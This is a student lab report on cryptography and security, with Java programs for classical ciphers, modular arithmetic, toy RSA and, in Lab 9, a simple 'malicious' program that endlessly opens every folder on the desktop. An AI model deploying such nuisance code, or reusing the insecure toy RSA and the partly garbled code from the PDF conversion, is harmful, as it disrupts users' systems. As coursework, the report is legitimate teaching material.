


**Lab Report**  
**On**  
**Computer security and cyber crime**



**Submitted By**

Dikshya Bajracharya

BIM 6<sup>th</sup> semester

Symbol No: 8222/17

**Submitted To**

Mr. Bipin Timalsina

**Prime College**  
**Khusibu, Nayabazar**

## Table of Content

Lab No.	Title	Signature
1.	WAP to implement vigenere cipher (both encryption and decryption)	
2.	WAP to implement Railference cipher (both encryption and decryption)	
3.	WAP to find GCD of given two numbers using Euclidean algorithm	
4.	WAP to find additive inverse of a given number in given modulo.	
5.	WAP to find multiplicative inverse of a given number in given modulo using Extended Enclidean Algorithm.	
6.	WAP to check whether the given two numbers are coprime or not.	
7.	WAP to find Totient value of given number.	
8.	WAP to implement RSA algorithm (both encryption and decryption)	
9.	WAP that acts as malicious code.	
10.	WAP to implement Shift Cipher (encryption and decryption) where input should be taken from user.	

## References

- (n.d.). Retrieved from Crypto Corner: <https://crypto.interactive-maths.com/rail-fence-cipher.html>
- (n.d.). Retrieved from byjus: <https://byjus.com/maths/additive-inverse/>
- (n.d.). Retrieved from geeksforgeeks.org: <https://www.geeksforgeeks.org/euclidean-algorithms-basic-and-extended/>
- (n.d.). Retrieved from geeksforgeeks.org: <https://www.geeksforgeeks.org/euclidean-algorithms-basic-and-extended/>
- (n.d.). Retrieved from byjus.com: <https://byjus.com/maths/co-prime-numbers/>
- (n.d.). Retrieved from veracode: <https://www.veracode.com/security/malicious-code>
- (n.d.). Retrieved from codexpedia: <https://www.codexpedia.com/cryptography/shift-ciphers/>
- JavaTpoint. (n.d.). *Javatpoints*. Retrieved from <https://www.javatpoint.com/vigenere-cipher>

## **Lab 1. WAP to implement Vigenere Cipher. (Both encryption and decryption)**

### **Theory**

The vigenere cipher is an algorithm that is used to encrypting and decrypting the text. The vigenere cipher is an algorithm of encrypting an alphabetic text that uses a series of interwoven Caesar ciphers. It is based on a keyword's letters. It is an example of a polyalphabetic substitution cipher. This algorithm is easy to understand and implement. It uses a Vigenere table or Vigenere square for encryption and decryption of the text. The vigenere table is also called the tabula recta.

### **Source Code**

```
package cscl;

public class VigenereCipher
{
    public static String encrypt(String text, final String key)
    {
        String res = "";

        text = text.toUpperCase();

        for (int i = 0, j = 0; i < text.length(); i++)
        {
            char c = text.charAt(i);

            if (c < 'A' || c > 'Z')

                continue;

            res += (char) ((c + key.charAt(j) - 2 * 'A') % 26 + 'A');

            j = ++j % key.length();
        }
    }
}
```

```

        return res;
    }

    public static String decrypt(String text, final String key)
    {
        String res = "";

        text = text.toUpperCase();

        for (int i = 0, j = 0; i < text.length(); i++)
        {
            char c = text.charAt(i);

            if (c < 'A' || c > 'Z')

                continue;

            res += (char) ((c - key.charAt(j) + 26) % 26 + 'A');

            j = ++j % key.length();
        }

        return res;
    }

```

```

    public static void main(String[] args)
    {
        String key = "BEST";

        String message = "jvatpoint";

        String encryptedMsg = encrypt(message, key);
    }

```

```
System.out.println("String: " + message);

System.out.println("Encrypted message: " + encryptedMsg);

System.out.println("Decrypted message: " + decrypt(encryptedMsg, key));

System.out.println(" Lab No: 1" );


System.out.println(" Name : Dikshya Bajracharya");

System.out.println(" Symbol no : 8222/17 " );

}

}
```

## Output



```
run:
String: javatpoint
Encrypted message: KENTUTGBOX
Decrypted message: JAVATPOINT
Lab No: 1
Name : Dikshya Bajracharya
Symbol no : 8222/17
BUILD SUCCESSFUL (total time: 0 seconds)
```

## **Lab 2. WAP to implement Railference Cipher. (Both encryption and decryption)**

### **Theory**

The railfence cipher is an easy to apply transposition cipher that jumbles up the order of the letters of a message in a quick convenient way. It also has the security of a key to make it a little bit harder to break. The Rail Fench cipher works by writing your message on alternate lines across the page, and then reading off each line in turn.

### **Encryption**

To encrypt a message using the Rail Fence Cipher, you have to write your message in zigzag lines across the page, and then read off each row.

### **Decryption**

The decryption process for the Rail Fench Cipher involves reconstructing the diagonal grid used to encrypt the message.

### **Source code**

```
package cscl;
import java.util.*;
public class RailFence {
    static String encryption(String text,int key,int b) {
        String encryptedText="";
        boolean check=false;
        int j=0;
        int row=key;
        int col=text.length();
        char[][]a= new char[row][col];
        for(int i=0; i< col;i++) {
            if(j == 0 || j == key - 1)
                check= !check;
```

```

        a[j][i]=text.charAt(i);
        if(check)
            j++;

        else
            j--;
    }
    for(int i=0; i < row;i++) {
        for(int k=0;k< col; k++) {
            if(a[i][k]!=0)
                encryptedText += a[i][k];
        }
    }
    for(int i=0; i < row;i++) {
        for(int k=0;k< col; k++) {
            System.out.print(a[i][k]+" ");
        }
        System.out.println();
    }
    return encryptedText;
}

static String decryption(String text, int key,int b) {
    String decryptionText="";
    boolean check=false;
    int j=0;
    int row=key;
    int col=text.length();
    char[][]a= new char[row][col];
    for(int i=0; i< col;i++) {
        if(j == 0 || j == key - 1)
            check= !check;

```



```

        a[j][i]='*';
        if(check)
            j++;
        else
            j--;
    }
    int index=0;
    check =false;
    for(int i=0; i<row;i++) {
        for(int k=0; k< col;k++) {
            if(a[i][k] == '*' && index <col )
                a[i][k] = text.charAt(index++);
        }
    }
    for(int i=0; i <row;i++) {
        for(int k=0;k< col; k++) {
            System.out.print(a[i][k]+" ");
        }
        System.out.println();
    }
    j=0;
    for(int i=0; i< col;i++) {
        if(j == 0 || j == key - 1)
            check= !check;
        decryptionText += a[j][i];
        if(check)
            j++;
        else
            j--;
    }
    return decryptionText;

```

```

}
public static void main(String args[]) {
    Scanner scan=new Scanner(System.in);
    System.out.println(" Enter 1 for Encryption and 2 for Decryption : ");
    String first=scan.nextLine();
    int b=Integer.parseInt(first);
    if(b==1) {
        System.out.println("Enetr PlainText:");
        String plainText=scan.nextLine();
        System.out.println("Enter Key/Rails:");
        int Key=scan.nextInt();
        System.out.println("Encryption of PlainText: "+encryption(plainText,Key,b));
    }
    else {
        System.out.println("Enetr CipherText:");
        String cipherText=scan.nextLine();
        System.out.println("Enter Key/Rails:");
        int Key=scan.nextInt();
        System.out.println("Decryption of CipherText: "+decryption(cipherText,Key,b));
        System.out.println(" ");
        System.out.println(" ");
        System.out.println(" Lab No: 2" );
        System.out.println(" Name : Dikshya Bajracharya");
        System.out.println(" Symbol no: 8222/17" );
    }
}
}
}

```

## Output

```
Output - CSCL (run) X
run:
Enter 1 for Encryption and 2 for Decryption :
1
Enetr PlainText:
Hello world
Enter Key/Rails:
4
H      w
e      o
  l  o  r  d
    1    1
Encryption of PlainText: Hwe olordll
BUILD SUCCESSFUL (total time: 17 seconds)
```

```
Output X
CSCL (run) X  CSCL (run) #2 X  CSCL (run) #3 X
Enetr CipherText:
Hwe olordll
Enter Key/Rails:
4
H      w
e      o
  l  o  r  d
    1    1
Decryption of CipherText: Hello world

Lab No: 2
Name : Dikshya Bajracharya
Symbol no : 8222/17
BUILD SUCCESSFUL (total time: 4 seconds)
```

### **3. WAP to find GCD of given two numbers using Euclidean algorithm.**

#### **Theory**

GCD of two numbers is the largest number that divides both of them. A simple way to find GCD is to factorize both numbers and multiply common prime factors.

#### **Basic Euclidean Algorithm for GCD**

The algorithm is based on the below facts.

- If we subtract a smaller number from a larger (we reduce a larger number), GCD doesn't change. So if we keep subtracting repeatedly the larger of two, we end up with GCD.
- Now instead of subtraction, if we divide the smaller number, the algorithm stops when we find remainder 0.

#### **Source code**

```
package cscl;

import java.util.Scanner;

public class GCD {

    public static void main(String args[])

    {

        //Enter two number whose GCD needs to be calculated.

        Scanner scanner = new Scanner(System.in);

        System.out.println("Please enter first number to find GCD");

        int number1 = scanner.nextInt();

        System.out.println("Please enter second number to find GCD");

        int number2 = scanner.nextInt();

        System.out.println("GCD of two numbers " + number1 + " and " + number2 + " is :" +
            findGCD(number1,number2));
```

```

System.out.println(" Lab No: 2" );

System.out.println(" Name : Dikshya Bajracharya");

System.out.println(" Symbol no : 8222/17 " );

}

/* * Java method to find GCD of two number using Euclid's method * @return GDC of two
numbers in Java */

private static int findGCD(int number1, int number2)

{

//base case

if(number2 == 0){ return number1;

}


return findGCD(number2, number1%number2);

}

}

```

## Output



```

Output x GCD.java x
CSCL (run) x CSCL (run) #2 x CSCL (run) #3 x
run:
Please enter first number to find GCD
54
Please enter second number to find GCD
24
GCD of two numbers 54 and 24 is :6
Lab No: 3
Name : Dikshya Bajracharya
Symbol no : 8222/17
BUILD SUCCESSFUL (total time: 7 seconds)
|

```

#### **Lab 4: WAP to find additive inverse of a given number in given modulo.**

An additive inverse of a number is defined as the value, which on adding with the original number results in zero value. It is the value we add to a number to yield zero. Suppose, a is the original number, then its additive inverse will be minus of a i.e., -a, such that;

$$a + (-a) = a - a = 0$$

#### **Source Code**

```
package cscl;

import java.util.Scanner;

public class AdditiveInverse {

    public static void modInverse(int number, int modulo) {

        number = number % modulo;

        for (int x = 1; x < modulo; x++) {

            if ((number + x) % modulo == 0) {

                System.out.println("Additive Inverse Of Given Number is: "+x);

            }

        }

    }

    public static void main(String args[]) {

        Scanner scan=new Scanner(System.in);

        System.out.println("Enter the number");
```

```

int number=scan.nextInt();

System.out.println("Enter the Modulo");

int modulo=scan.nextInt();

System.out.println(" ");

System.out.println(" " );

modInverse(number, modulo);

System.out.println(" ");

System.out.println(" " );

System.out.println(" Lab No: 4" );

System.out.println(" Name : Dikshya Bajracharya");


System.out.println(" Symbol No : 8222/17 " );

}

}

```

## Output



```

run:
Enter the number
7
Enter the Modulo
13

Additive Inverse Of Given Number is: 6

Lab No: 4
Name : Dikshya Bajracharya
Symbol No : 8222/17
BUILD SUCCESSFUL (total time: 7 seconds)

```

## **Lab 5: WAP to find multiplicative inverse of a given number in given modulo using Extended Enclidean Algorithm.**

### **Theory**

Multiplicative inverse is any number that can bring the overall result to one. In other words, if a number is multiply to its inverse, the multiplication of both the numbers with module number becomes one. That is  $(a*b) \bmod n=1$ .

### **Source code**

```
package cscl;

import java.util.*;

public class MultiplicativeInverse {

    static int gcd(long a, long b) {

        if (a == 0 || b == 0) {

            return 0;

        }

        if (a == b) {

            return (int)a;

        }

        if (a > b) {

            return gcd(a-b, b);

        }

        return gcd(a, b-a);

    }

    public void solve(long a, long b) {
```



```

if( gcd(a, b) == 1) {

    System.out.println("GCD of Given numbers is:"+gcd(a,b));

    long x = 0, y = 1, lastx = 1, lasty = 0, temp;

    while (b != 0) {

        long q = a / b;

        long r = a % b;

        a = b;

        b = r;

        temp = x;

        x = lastx - q * x;

        lastx = temp;

        temp = y;

        y = lasty - q * y;

        lasty = temp;

    }

    System.out.println("Roots  x : "+ lastx +" y :"+ lasty);

    System.out.println("Multiplicative inverse of given numbers is:"+lasty);

    System.out.println(" ");

    System.out.println(" ");

    System.out.println(" Lab No: 5" );

    System.out.println(" Name : Dikshya Bajracharya");

    System.out.println(" Symbol No : 8222/17 " );

}

```

```

else {

    System.out.println("GCD of Given numbers is:"+gcd(a,b));

    System.out.println("The GCD of numbers is not equal to 1.Choose another numbers ");

    System.out.println(" ");

    System.out.println(" ");

}

}

public static void main (String[] args) {

    Scanner scan = new Scanner(System.in);

    System.out.println("Extended Euclid Algorithm Test\n");

    MultiplicativeInverse mi = new MultiplicativeInverse();

    System.out.println("Enter a b of ax + by = gcd(a, b)\n");

    System.out.println("Enter the first number:");

    long a = scan.nextLong();

    System.out.println("Enter    the    second
number:");

    long b = scan.nextLong();

    mi.solve(a, b);

}

}

```

## Output

```

Output x
CSCL (run) x CSCL (run) #2 x CSCL (run) #3 x
Enter a b of ax + by = gcd(a, b)
Enter the first number:
7
Enter the second number:
2
GCD of Given numbers is:1
Roots x : 1 y :-3
Multiplicative inverse of given numbers is:-

Lab No: 5
Name : Dikshya Bajracharya
Symbol No : 8222/17
BUILD SUCCESSFUL (total time: 21 seconds)

```

## **Lab 6: WAP to check whether the given two numbers are co-prime or not.**

### **Theory**

A Co-prime number is a set of numbers or integers which have only 1 as their common factor i.e. their highest common factor (HCF) will be 1. Co-prime numbers are also known as relatively prime or mutually prime numbers. It is important that there should be two numbers in order to form co-primes.

### **Source Code**

```
package cscl;

import java.util.Scanner;

public class CoPrime {

    static int gcd(int a, int b) {

        if (a == 0 || b == 0) {

            return 0;

        }

        // base case

        if (a == b) {

            return a;

        }

        // a is greater

        if (a > b) {
```

```

return gcd(a-b, b);

}

return gcd(a, b-a);

}

static void CoPrime(int a, int b) {

if ( gcd(a, b) == 1) {

System.out.println(" Given two numbers are Co-Prime");

}

else {

System.out.println("Given two numbers are not Co-Prime");

}

System.out.println(" ");

System.out.println(" ");

System.out.println(" Lab No: 6" );

System.out.println(" Name : Dikshya Bajracharya");

System.out.println(" Symbol No : 8222/17 " );

}

public static void main (String[] args)

{

```

```
int a,b;

Scanner scan=new Scanner(System.in);

System.out.println("Enter the First number");

a=scan.nextInt();

System.out.println("Enter the Second number");


b=scan.nextInt();

CoPrime(a, b);

}

}
```

## Output



```
run:
Enter the First number
7
Enter the Second number
5
Given two numbers are Co-Prime

Lab No: 6
Name : Dikshya Bajracharya
Symbol No : 8222/17
BUILD SUCCESSFUL (total time: 3 seconds)
```

## Lab 7: WAP to find totient value of given number.

### Theory

Euler's Totient function  $\Phi(n)$  for an input  $n$  is the count of numbers in  $\{1, 2, 3, \dots, n\}$  that are relatively prime to  $n$ , i.e., the numbers whose GCD (Greatest Common Divisor) with  $n$  is 1.

### Source code

```
package cscl;

import java.util.*;

public class Totient {

    static int gcd(int n, int i) {

        if(n==0){

            return i;

        }

        return gcd(i % n, n);

    }

    static int phi(int n) {

        int result = 1;

        for (int i = 2; i < n; i++) {

            if (gcd(i, n) == 1) {

                result++;

            }

        }

    }

}
```

```

    }

    return result;

}

public static void main(String[] args)

{

    Scanner scan=new Scanner(System.in);

    System.out.println("Enter the number :");

    int n=scan.nextInt();

    System.out.println("phi(" + n + ") = " + phi(n));

    System.out.println(" ");

    System.out.println(" ");

    System.out.println(" Lab No: 7" );

    System.out.println(" Name : Dikshya Bajracharya");


    System.out.println(" Symbol no : 8222/17 " );

}

}

```

## Output



```

run:
Enter the number :
7
phi(7) = 6

Lab No: 7
Name : Dikshya Bajracharya
Symbol no : 8222/17
BUILD SUCCESSFUL (total time: 3 seconds)

```

## **Lab 8: WAP to implement RSA Algorithm.**

### **Theory**

RSA algorithm is asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e. Public Key and Private Key. As the name describes that the Public Key is given to everyone and Private key is kept private.

### **Source Code**

```
package cscl;

import java.math.*;

import java.util.*;

public class RSA {

    public static void main(String args[]) {

        int p, q, n, totient, d = 0, e, i, msg;

        Scanner scan=new Scanner(System.in);

        System.out.println("Enter the first prime number :");

        p=scan.nextInt();

        System.out.println("Enter the second prime number :");

        q=scan.nextInt();

        System.out.println("Enter the message number :");

        msg=scan.nextInt();

        Double c;
```



```

BigInteger msgback;

n = p * q;

totient = (p - 1) * (q - 1);

System.out.println("the value of n :"+n);

System.out.println("the value of totient = " + totient);

for (e = 2; e < totient; e++) {

    if (gcd(e, totient) == 1) {

        break;

    }

}

System.out.println("the value of e = " + e);

for (i = 0; i <= totient; i++) {

    int x = 1 + (i * totient);

    if (x % e == 0) {

        d = x / e;

        break;

    }

}

System.out.println("the value of d = " + d);

```

```

c = (Math.pow(msg, e)) % n;

System.out.println("Encrypted message is : " + c);

BigInteger N = BigInteger.valueOf(n);

BigInteger C = BigDecimal.valueOf(c).toBigInteger();

msgback = (C.pow(d)).mod(N);

System.out.println("Derypted message is : "+ msgback);

System.out.println(" ");

System.out.println(" ");

System.out.println(" Lab No: 8" );

System.out.println(" Name : Dikshya Bajracharya");

System.out.println(" Symbol No : 8222/17 " );

}

static int gcd(int e, int z)

{

    if (e == 0) {

        return z;

    }

    else {

        return gcd(z % e, e);


```

}

}

}

## Output



The screenshot shows an IDE's output window with a vertical toolbar on the left containing icons for Navigator, Files, Tasks, Projects, and a search icon. The output text is as follows:

```
run:
Enter the first prime number :
7
Enter the second prime number :
11
Enter the message number :
2
the value of n :77
the value of totient = 60
the value of e = 7
the value of d = 43
Encrypted message is : 51.0
Derypted message is : 2

Lab No: 8
Name : Dikshya Bajracharya
Symbol No : 8222/17
BUILD SUCCESSFUL (total time: 58 seconds)
```

## Lab 9: Write a program that act as malicious code

### Theory

Malicious code is the term used to describe any code in any part of a software system or script that is intended to cause undesired effects, security breaches or damage to a system. Malicious code is an application security threat that cannot be efficiently controlled by conventional antivirus software alone. Malicious code describes a broad category of system security terms that includes attack scripts, viruses, worms, Trojan horses, backdoors and malicious active content.

Malicious code may also include time bombs, hardcoded cryptographic constants and credentials, deliberate information and data leakage, rootkits and anti-debugging techniques. These targeted malicious code threats are hidden in software and mask their presence to evade detection by traditional security technologies.

### Source Code

```
package cscl;

import java.awt.Desktop;

import java.io.File;

public class Malicious {

    static String[] a;

    static File file1;

    public static void main(String args[]) {

        try{

            File[] paths;

            paths=File.listRoots();

            for(File path :paths) {

                a=path.list();
```

```

while(true) {

for(int x=1;a.length>x;x++){

file1=new File(path+ a[x]);

if(file1.isDirectory()) {

Desktop desktop=Desktop.getDesktop();

File dirToOpen = new File(path+ a[x]);

desktop.open(dirToOpen);

System.out.println(" ");

System.out.println("Display folder many times continuously due to Malicious Code" );

System.out.println(" Lab No: 9" );

System.out.println(" Name : Dikshya Bajracharya");

System.out.println(" Symbol No : 8222/17 " );

}

}

}

}

}

}

catch(Exception e) {

System.out.println(e);



}

}

}

```

**output**



## **Lab 10: WAP to implement Shift Cipher (encryption and decryption) where input should be taken from user.**

### **Theory**

Shift Cipher is one of the earliest and the simplest cryptosystems. A given plaintext is encrypted into a ciphertext by shifting each letter of the given plaintext by n positions.

An example of encrypting the plaintext by shifting each letter by 3 places.

**Plaintext:** shift cipher is simple

**Ciphertext:** vkliwflskhulvvlpsoh

### **Source code:**

```
package cscl;

import java.util.Scanner;

public class shiftCipher {

    public static void main(String[] args) {

        Scanner sc = new Scanner(System.in);

        System.out.println(" Enter 1 for Encryption and 2 for Decryption : ");

        String first=sc.nextLine();

        int a=Integer.parseInt(first);

        if( a==1) {

            System.out.println(" Input the PlainText Message : ");

            String plaintext = sc.nextLine();

            System.out.println(" Enter the Key to shift each character in the plaintext message :");

            int shift=sc.nextInt();

            String ciphertext = "";

            char alphabet;
```

```

for(int i=0; i < plaintext.length();i++) {

    alphabet = plaintext.charAt(i);

    if(alphabet >= 'a' && alphabet <= 'z') {

        alphabet = (char) (alphabet + shift);

        if(alphabet > 'z') {

            alphabet = (char) (alphabet+'a'-'z'-1);

        }

        ciphertext = ciphertext + alphabet;

    }

    else if(alphabet >= 'A' && alphabet <= 'Z' ) {

        alphabet = (char) (alphabet + shift);

        if(alphabet > 'Z' ) {

            alphabet = (char) (alphabet+'A'-'Z'-1);

        }

        ciphertext = ciphertext + alphabet;

    }

    else {

        ciphertext = ciphertext + alphabet;

    }

}

System.out.println(" ");

System.out.println(" ");

System.out.println(" Ciphertext : " + ciphertext);

```



```

System.out.println(" ");

System.out.println(" ");

System.out.println(" Lab No: 10" );

System.out.println(" Name : Dikshya Bajracharya");

System.out.println(" Symbol No : 8222/17 " );

}

else {

    System.out.println(" Input the CipherText Message : ");

    String ciphertext = sc.nextLine();

    System.out.println ("Enter the Key to shift each character in the ciphertext message :");

    int shift=sc.nextInt();

    String  decrypttextt = ciphertext;

    String decrypttext="";

    char dealphabet;

    for(int i=0; i < decrypttextt.length();i++) {

        dealphabet = decrypttextt.charAt(i);

        if( dealphabet >= 'a' && dealphabet <= 'z') {

            dealphabet = (char) (dealphabet - shift);

            if( dealphabet < 'a') {

                dealphabet = (char) (dealphabet-'a'+'z'+1);

            }

            decrypttext= decrypttext+ dealphabet;

        }

    }
}

```

```

else if( dealphabet >= 'A' && dealphabet <= 'Z') {

    dealphabet = (char) (dealphabet -shift);

    if(dealphabet<'A') {

        dealphabet = (char) (dealphabet-'A'+'Z'+1);

    }

    decrypttext= decrypttext + dealphabet;

}

else {

    decrypttext= decrypttext + dealphabet;

}

}

System.out.println(" ");

System.out.println(" ");

System.out.println(" PlainText : " + decrypttext);

System.out.println(" ");

System.out.println(" ");

System.out.println(" Lab No: 10" );

System.out.println(" Name : Dikshya Bajracharya");

System.out.println(" Symbol No : 8222/17 " );

}

}

}

```

## Output

```
run:
Enter 1 for Encryption and 2 for Decryption :
1
Input the PlainText Message :
shift cipher is simple
Enter the Key to shift each character in the plaintext message :
3

Ciphertext : vkliw flskhu lv vlpsoh

Lab No: 10
Name : Dikshya Bajracharya
Symbol No : 8222/17
BUILD SUCCESSFUL (total time: 21 seconds)

run:
Enter 1 for Encryption and 2 for Decryption :
2
Input the CipherText Message :
vkliw flskhu lv vlpsoh
Enter the Key to shift each character in the ciphertext message :
3

PlainText : shift cipher is simple

Lab No: 10
Name : Dikshya Bajracharya
Symbol No : 8222/17
BUILD SUCCESSFUL (total time: 7 seconds)
```